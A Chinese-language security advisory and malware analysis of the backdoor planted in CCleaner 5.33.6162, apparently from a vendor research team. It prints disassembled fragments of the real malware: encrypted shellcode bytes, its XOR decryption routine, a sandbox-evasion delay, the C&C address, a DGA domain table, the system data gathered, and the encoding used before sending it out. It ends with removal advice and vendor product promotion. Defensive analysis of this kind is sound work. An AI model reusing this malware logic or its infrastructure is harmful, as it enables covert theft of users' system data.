# 系统清理工具 CCleaner 被植入后门

# 上百万用户或受感染

## 概述

2017 年 9 月 18 日，**金睛安全研究团队**通过情报发现著名的系统优化工具 CCleaner 的某个版本被发现植入后门，大量使用该工具的用户恐将面临泄密风险。这是继 Xshell 后门事件后，又一起严重的软件供应链来源攻击事件。

CCleaner 是一款免费的系统优化和隐私保护工具。主要用来清除 Windows 系统不再使用的垃圾文件，并且具有清除上网记录、个人隐私记录等功能。被植入后门的版本为 8 月 15 日上线的 5.33.6162 版本。

目前我们发现部分国内下载站点仍在分发存在后门的版本。金睛安全研究团队在此提醒广大使用该工具的用户，及时卸载有问题的版本，避免隐私泄露的风险。

## 影响版本：

CCleaner 5.33.6162

## 事件分析

出现问题的版本是在 2017 年 8 月 15 日发布的，直到 9 月 11 日才从官方服务器上移除。由于该版本使用了有效的数字签名，因此截止到目前大多数安全厂商仍无法检测。


SHA256: 36b36ee9515e0a60629d2c722b006b33e543dce1c8c2611053e0651a0bfdb2e9

File name: ccleaner

Detection ratio: 4 / 64

Analysis date: 2017-09-18 10:58:51 UTC ( 8 minutes ago )


CCleaner 总共拥有 20 亿次下载量，且每周的下载量超过 500 万，从发布日期到移除日期，估算该版本或有将近 2000 万次的下载量，这意味着有大量用户可能已经受到感染。

# 后门代码分析

1、在有问题软件的 0x0082E0A8 偏移处存放着加密的 shellcode。

```
.data:0082E0A8 byte_82E0A8      db 0, 83h, 15h, 97h, 0C7h, 2Ch, 0C9h, 95h, 75h, 68h, 0C8h; 0
.data:0082E0A8                                          ; DATA XREF: CC_InfectionBase+10↑o
.data:0082E0A8                                          ; CC_InfectionBase:loc_40107B↑r ...
.data:0082E0A8                  db 0A1h, 3Dh, 76h, 7, 0CCh, 8Eh, 0F7h, 42h, 0B5h, 0BBh; 0Bh
.data:0082E0A8                  db 25h, 0BEh, 43h, 7Eh, 67h, 0ABh, 63h, 3Eh, 0F6h, 8, 37h; 15h
.data:0082E0A8                  db 0D0h, 0C6h, 8Ah, 0F8h, 0B9h, 0FFh, 27h, 5Bh, 3Ch, 6Eh; 20h
.data:0082E0A8                  db 45h, 9Ah, 3Fh, 0D3h, 5Dh, 25h, 2Eh, 1Dh, 0C2h, 6Bh; 2Ah
.data:0082E0A8                  db 11h, 99h, 0B0h, 87h, 0F5h, 87h, 0F3h, 0D8h, 29h, 2Fh; 34h
.data:0082E0A8                  db 73h, 9Dh, 99h, 71h, 67h, 0BAh, 28h, 0CFh, 51h, 5, 1Dh; 3Eh
.data:0082E0A8                  db 0D5h, 0, 77h, 0B3h, 0A7h, 56h, 7Ah, 36h, 63h, 43h, 4Bh; 49h
.data:0082E0A8                  db 0AEh, 0FDh, 0ECh, 4Bh, 0A7h, 58h, 0A4h, 0C7h, 5, 86h; 54h
.data:0082E0A8                  db 0E1h, 45h, 14h, 5Bh, 42h, 66h, 9Eh, 0E5h, 57h, 0B6h; 5Eh
.data:0082E0A8                  db 8Dh, 6Ch, 0CAh, 0EEh, 94h, 94h, 80h, 0A8h, 2Fh, 87h; 68h
.data:0082E0A8                  db 8Ch, 0B0h, 0DAh, 0ECh, 0EDh, 0FFh, 0EEh, 0CDh, 70h; 72h
.data:0082E0A8                  db 6Ah, 0EEh, 0BAh, 0D6h, 17h, 0A6h, 4Ch, 0F0h, 6Eh, 3Bh; 7Bh
.data:0082E0A8                  db 31h, 0A3h, 3Bh, 38h, 6Ch, 0B6h, 0B1h, 0BAh, 94h, 0BAh; 85h
.data:0082E0A8                  db 51h, 0D1h, 4Ch, 2Ah, 0E8h, 9, 0AAh, 0CEh, 80h, 23h; 8Fh
.data:0082E0A8                  db 0B2h, 80h, 2Eh, 0FEh, 1Ch, 0CFh, 9Fh, 0F9h, 0BBh, 19h; 99h
.data:0082E0A8                  db 4, 0C4h, 5Ch, 0D3h, 4Fh, 3Ah, 1Fh, 55h, 46h, 0C8h, 6Ch; 0A3h
.data:0082E0A8                  db 2Fh, 9, 4Ch, 0E1h, 6Bh, 0DEh, 7Ch, 0F0h, 50h, 6Eh, 3Eh; 0AEh
```

2、首先通过如下代码进行解密 shellcode。

```
.text:00401000 sub_401000      proc near               ; CODE XREF: CC_InfectionBase+16↓p
.text:00401000                                         ; DATA XREF: HEADER:00400164↑o ...
.text:00401000
.text:00401000 arg_0           = dword ptr  8
.text:00401000 arg_4           = dword ptr  0Ch
.text:00401000
.text:00401000                 mov     edi, edi
.text:00401002                 push    ebp
.text:00401003                 mov     ebp, esp
.text:00401005                 push    esi
.text:00401006                 xor     esi, esi
.text:00401008                 mov     ecx, 2547383h
.text:0040100D                 cmp     [ebp+arg_4], esi
.text:00401010                 jle     short loc_401029
.text:00401012
.text:00401012 loc_401012:                             ; CODE XREF: sub_401000+27↓j
.text:00401012                 mov     eax, [ebp+arg_0]
.text:00401015                 imul    ecx, 47A6547h
.text:0040101B                 mov     dl, cl
.text:0040101D                 xor     [eax+esi], dl
.text:00401020                 shr     ecx, 8
.text:00401023                 inc     esi
.text:00401024                 cmp     esi, [ebp+arg_4]
.text:00401027                 jl      short loc_401012
.text:00401029
.text:00401029 loc_401029:                             ; CODE XREF: sub_401000+10↑j
.text:00401029                 pop     esi
.text:0040102A                 pop     ebp
.text:0040102B                 retn
.text:0040102B sub_401000      endp
```

3、shellcode 解密执行后，会加载需要使用的动态库，获取需要用到的函数地址。动态库名称及函数名称都做了加密处理。

```
01761E90   55              push    ebp
01761E91   8BEC            mov     ebp, esp
01761E93   83EC 40         sub     esp, 0x40
01761E96   53              push    ebx
01761E97   56              push    esi
01761E98   33DB            xor     ebx, ebx
01761E9A   57              push    edi
01761E9B   53              push    ebx
01761E9C   E8 43030000     call    017621E4
01761EA1   8BF8            mov     edi, eax
01761EA3   8D45 F0         lea     eax, dword ptr [ebp-0x10]
01761EA6   50              push    eax
01761EA7   83C7 12         add     edi, 0x12
01761EAA   E8 71020000     call    01762120
01761EAF   8BF0            mov     esi, eax
01761EB1   8D45 D0         lea     eax, dword ptr [ebp-0x30]
01761EB4   50              push    eax
01761EB5   8975 C8         mov     dword ptr [ebp-0x38], esi
01761EB8   FF75 F0         push    dword ptr [ebp-0x10]
01761EBB   C745 D0 4C6F61  mov     dword ptr [ebp-0x30], 0x64616F4C
01761EC2   C745 D4 4C6962  mov     dword ptr [ebp-0x2C], 0x7262694C
01761EC9   C745 D8 617279  mov     dword ptr [ebp-0x28], 0x41797261
01761ED0   895D DC         mov     dword ptr [ebp-0x24], ebx
01761ED3   FFD6            call    esi
01761ED5   8945 C4         mov     dword ptr [ebp-0x3C], eax
01761ED8   8D45 D0         lea     eax, dword ptr [ebp-0x30]
01761EDB   50              push    eax
01761EDC   C745 D0 566972  mov     dword ptr [ebp-0x30], 0x74726956
01761EE3   FF75 F0         push    dword ptr [ebp-0x10]
01761EE6   C745 D4 75616C  mov     dword ptr [ebp-0x2C], 0x416C6175
01761EED   C745 D8 6C6C6F  mov     dword ptr [ebp-0x28], 0x636F6C6C
```

4、启动一个线程执行主要操作。线程启动时，首先尝试 ping 224.0.0.0，并设置超时 601 秒，之后检测经过的时长是否大于等于 600 秒。如果小于则自动退出。如果无法执行 Ping 操作，则使用 sleep 函数执行上述相同操作。

```
017A252E   55              push    ebp
017A252F   8BEC            mov     ebp, esp
017A2531   81EC A8020000   sub     esp, 0x2A8
017A2537   53              push    ebx
017A2538   56              push    esi
017A2539   8B35 68107A01   mov     esi, dword ptr [0x17A1068]          msvcrt.time
017A253F   33DB            xor     ebx, ebx
017A2541   57              push    edi
017A2542   53              push    ebx
017A2543   FFD6            call    esi
017A2545   8BF8            mov     edi, eax
017A2547   C70424 5902000( mov     dword ptr [esp], 0x259
017A254E   E8 84FFFFFF     call    017A24D7
017A2553   53              push    ebx
017A2554   FFD6            call    esi
017A2556   2BC7            sub     eax, edi
017A2558   59              pop     ecx
017A2559   3D 58020000     cmp     eax, 0x258
017A255E   59              pop     ecx
017A255F   72 1B           jb      short 017A257C
017A2561   53              push    ebx
017A2562   FFD6            call    esi
017A2564   59              pop     ecx
017A2565   8945 F0         mov     dword ptr [ebp-0x10], eax
017A2568   E8 0AF1FFFF     call    017A1677
017A256D   3945 F0         cmp     dword ptr [ebp-0x10], eax
```

```
017A24D7   55              push    ebp
017A24D8   8BEC            mov     ebp, esp
017A24DA   81EC 00010000   sub     esp, 0x100
017A24E0   56              push    esi
017A24E1   E8 40030000     call    017A2826                            jmp to iphlpapi.IcmpCreateFile
017A24E6   8BF0            mov     esi, eax
017A24E8   8B45 08         mov     eax, dword ptr [ebp+0x8]
017A24EB   83FE FF         cmp     esi, -0x1
017A24EE   74 2E           je      short 017A251E
017A24F0   69C0 E8030000   imul    eax, eax, 0x3E8
017A24F6   50              push    eax
017A24F7   8D85 00FFFFFF   lea     eax, dword ptr [ebp-0x100]
017A24FD   6A 2C           push    0x2C
017A24FF   50              push    eax
017A2500   6A 00           push    0x0
017A2502   8D85 00FFFFFF   lea     eax, dword ptr [ebp-0x100]
017A2508   6A 10           push    0x10
017A250A   50              push    eax
017A250B   68 E0000000     push    0xE0
017A2510   56              push    esi
017A2511   E8 0A030000     call    017A2820                            jmp to iphlpapi.IcmpSendEcho
017A2516   56              push    esi
017A2517   E8 FE020000     call    017A281A                            jmp to iphlpapi.IcmpCloseHandle
017A251C   EB 0D           jmp     short 017A252B
017A251E   69C0 E8030000   imul    eax, eax, 0x3E8
017A2524   50              push    eax
017A2525   FF15 38107A01   call    dword ptr [0x17A1038]               kernel32.Sleep
017A252B   5E              pop     esi
017A252C   C9              leave
017A252D   C3              retn
```

5、如果上述时间检查都通过，则进入以下流程。检查是否有管理员权限，如果没有则提升至 Debug 权限。

```
017A2565   8945 F0         mov     dword ptr [ebp-0x10], eax
017A2568   E8 0AF1FFFF     call    017A1677
017A256D   3945 F0         cmp     dword ptr [ebp-0x10], eax
017A2570   72 0A           jb      short 017A257C
017A2572   FF15 90107A01   call    dword ptr [0x17A1090]               shell32.IsUserAnAdmin
017A2578   85C0            test    eax, eax
017A257A   75 07           jnz     short 017A2583
017A257C   33C0            xor     eax, eax
017A257E   E9 31020000     jmp     017A27B4
017A2583   E8 B2FAFFFF     call    017A203A
017A2588   68 00000100     push    0x10000                             UNICODE "=::=::\"
```


6、解密 C&C 服务器 IP。

```
017A215E   0FB645 F8       movzx   eax, byte ptr [ebp-0x8]
017A2162   50              push    eax
017A2163   8D45 D8         lea     eax, dword ptr [ebp-0x28]
017A2166   50              push    eax
017A2167   FF75 0C         push    dword ptr [ebp+0xC]
017A216A   FF15 6C107A01   call    dword ptr [0x17A106C]               msvcrt.sprintf
017A2170   83C4 18         add     esp, 0x18
017A2173   8D45 D8         lea     eax, dword ptr [ebp-0x28]
017A2176   6A 20           push    0x20
017A2178   59              pop     ecx
017A2179   5F              pop     edi
017A217A   C600 00         mov     byte ptr [eax], 0x0
017A217D   40              inc     eax
017A217E   49              dec     ecx
017A217F   75 F9           jnz     short 017A217A
017A2181   8B45 0C         mov     eax, dword ptr [ebp+0xC]
ds:[017A106C]=77C3F931 (msvcrt.sprintf)

0197FE90  32 31 36 2E 31 32 36 2E 32 32 35 2E 31 34 38 00  216.126.225.148.
0197FEA0  00 00 00 00 00 0D DB BA F4 EB 11 B2 98 AB 9F 81  ......鄧基■臟琋乙
0197FEB0  50 ED 11 B2 18 5E A8 81 02 3F 2C 82 00 F7 01 82  P??^■ ?,??乙

0197FC98  0197FE90  ASCII "216.126.225.148"
0197FC9C  0197FCB4  ASCII "%u.%u.%u.%u"
0197FCA0  000000D8
```

7、根据 DGA 域名算法随机生成随机域名。





DGA 域名和时间对应关系如下：

| 时间 | 使用的 DGA 域名 |
|---|---|
| 2017 年 2 月 | ab6d54340c1a.com |
| 2017 年 3 月 | aba9a949bc1d.com |
| 2017 年 4 月 | ab2da3d400c20.com |
| 2017 年 5 月 | ab3520430c23.com |
| 2017 年 6 月 | ab1c403220c27.com |
| 2017 年 7 月 | ab1abad1d0c2a.com |
| 2017 年 8 月 | ab8cee60c2d.com |
| 2017 年 9 月 | ab1145b758c30.com |
| 2017 年 10 月 | ab890e964c34.com |
| 2017 年 11 月 | ab3d685a0c37.com |
| 2017 年 12 月 | ab70a139cc3a.com |


8、之后获取计算机名称，MAC 地址，系统版本信息，软件安装信息，进程信息等并填入到下列结构中。

| 偏移地址 | 字段含义 |
|---|---|
| 0x00 | InstallID |
| 0x04 | 操作系统主版本 |
| 0x05 | 子系统版本 |
| 0x06 | 是否为 64 位操作系统 |
| 0x07 | 默认为 0 |
| 0x08 | 计算机名称 |
| 0x48 | Windows 域名称 |
| 0x88 | MAC 地址 |
| 0xA0 | 安装程序信息（以标志位 0x53 开头），正在运行的进程信息（以标志位 0x50 开头） |

对应发送的数据如下：








然后将以上信息经过两次加密发送给 C&C 服务器 216.126.225.148


第一次加密：

```
017A1126   C2 0C00          retn    0xC
017A1129   33C9              xor     ecx, ecx
017A112B   BA 83735402       mov     edx, 0x2547383
017A1130   394C24 08         cmp     dword ptr [esp+0x8], ecx
017A1134   76 1C             jbe     short 017A1152
017A1136   53                push    ebx
017A1137   69D2 47657A04     imul    edx, edx, 0x47A6547
017A113D   8B4424 08         mov     eax, dword ptr [esp+0x8]
017A1141   8ADA              mov     bl, dl
017A1143   03C1              add     eax, ecx
017A1145   C1EA 08           shr     edx, 0x8
017A1148   3018              xor     byte ptr [eax], bl
017A114A   41                inc     ecx
017A114B   3B4C24 0C         cmp     ecx, dword ptr [esp+0xC]
017A114F   72 E6             jb      short 017A1137
017A1151   5B                pop     ebx
017A1152   C3                retn
```

第二次加密（经过修改的 Base64 算法）：

```
017A1284   76 68             jbe     short 017A12EE
017A1286   894D 14           mov     dword ptr [ebp+0x14], ecx
017A1289   8A1F              mov     bl, byte ptr [edi]
017A128B   8A47 01           mov     al, byte ptr [edi+0x1]
017A128E   47                inc     edi
017A128F   8845 0F           mov     byte ptr [ebp+0xF], al
017A1292   8AC3              mov     al, bl
017A1294   47                inc     edi
017A1295   C0F8 02           sar     al, 0x2
017A1298   24 3F             and     al, 0x3F
017A129A   50                push    eax
017A129B   E8 36FFFFFF       call    017A11D6
017A12A0   8806              mov     byte ptr [esi], al
017A12A2   8A45 0F           mov     al, byte ptr [ebp+0xF]
017A12A5   C0F8 04           sar     al, 0x4
017A12A8   80E3 03           and     bl, 0x3
017A12AB   24 0F             and     al, 0xF
017A12AD   C0E3 04           shl     bl, 0x4
017A12B0   0AC3              or      al, bl
017A12B2   46                inc     esi
017A12B3   50                push    eax
017A12B4   E8 1DFFFFFF       call    017A11D6
017A12B9   8806              mov     byte ptr [esi], al
017A12BB   8A1F              mov     bl, byte ptr [edi]
017A12BD   8A45 0F           mov     al, byte ptr [ebp+0xF]
017A12C0   8ACB              mov     cl, bl
017A12C2   C0F9 06           sar     cl, 0x6
017A12C5   24 0F             and     al, 0xF
017A12C7   80E1 03           and     cl, 0x3
017A12CA   C0E0 02           shl     al, 0x2
017A12CD   0AC8              or      cl, al
017A12CF   46                inc     esi
017A12D0   51                push    ecx
017A12D1   47                inc     edi
017A12D2   E8 FFFEFFFF       call    017A11D6
017A12D7   80E3 3F           and     bl, 0x3F
```

最后将加密后的数据发送给 C&C 服务器。




如果上述 IP 地址不可达，则将上述信息发送给 DGA 域名。

# 解决方案

1、及时卸载有问题的 5.33 版本，并去官网下载最新 5.34 版本
https://www.piriform.com/ccleaner/download/standard
官方声明：
http://www.piriform.com/news/blog/2017/9/18/security-notification-for-ccleaner-v5336162-and-ccleaner-cloud-v1073191-for-32-bit-windows-users

2、部署天阗入侵检测与管理系统，升级到最新事件库即可有效检测并报警相关攻击。


3、部署天清入侵防御系统，升级到最新事件库即可有效检测并报警相关攻击。